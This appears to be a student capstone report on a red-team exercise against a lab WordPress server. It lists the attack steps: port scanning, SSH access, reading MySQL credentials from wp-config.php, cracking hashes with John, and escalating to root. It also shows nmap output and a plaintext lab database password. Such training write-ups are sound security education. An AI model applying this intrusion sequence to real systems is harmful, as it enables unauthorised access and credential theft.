Final Engagement: Attack, Defense & Analysis of a Vulnerable Network

Nicholas Ferguson
Sanjay Sharma

Red Team Instructions

1. Scan the network to identify the IP addresses of Target 1
2. Document all exposed ports and services
3. Enumerate the WordPress site
4. Use SSH to gain a user shell
5. Find the MySQL database password
6. Use the credentials to log into MySQL and dump WordPress user password hashes
7. Crack password hashes with *John*
8. Secure a user shell as the user whose password you cracked
9. Escalate to *root*

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Mitigation Strategies

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux - Ubuntu
Hostname: ELK

IPv4: 192.168.1.90
OS: Linux - Kali
Hostname: Kali

IPv4: 192.168.1.110
OS: Debian GNU/Linux 8
Hostname: Target 1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	**Description**	**Impacts**
CAPEC 300: Port Scanning	System did not block port scans with standard tools (nmap) and had several open ports	Used the open port 22 (ssh) to gain access into the machine
CWE-200: Exposure of Sensitive Information to an Unauthorized Actor	Database access info in a unprotected file and user hashes unprotected inside database	Gained access to database and user account
CWE-521: Weak Password Requirements	Users of the wordpress site did not have strong passwords	This makes it much easier for attackers to compromise user accounts

Critical Vulnerabilities: Target 1


Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impacts
CWE-23: Relative Path Traversal	Used the DIRB command to gain knowledge of different directories	This is how we determined that this was a wordpress site.
CWE-250: Execution with Unnecessary Privileges	Was able to escalate to root using a python script	Gained root access in standard user account

Exploits Used

Exploitation: Port Scanning


- The “*nmap*” command was used to scan open ports on the network. Using “*nmap 192.168.1.**” we were able to see open ports for every machine in the network
- Port Scanning is part of reconnaissance and we are able to plan an attack strategy based on the ports available to us



```
Nmap scan report for 192.168.1.110
Host is up (0.00078s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```


Exploitation: CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor

- We managed to find mySQL credentials inside a file called wp-config.php at "/var/www/html/wordpress"
- We used that to access a table called wp_users with exposed password hashes
- Using John, we uncovered the password for the user 'Steven'




```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```



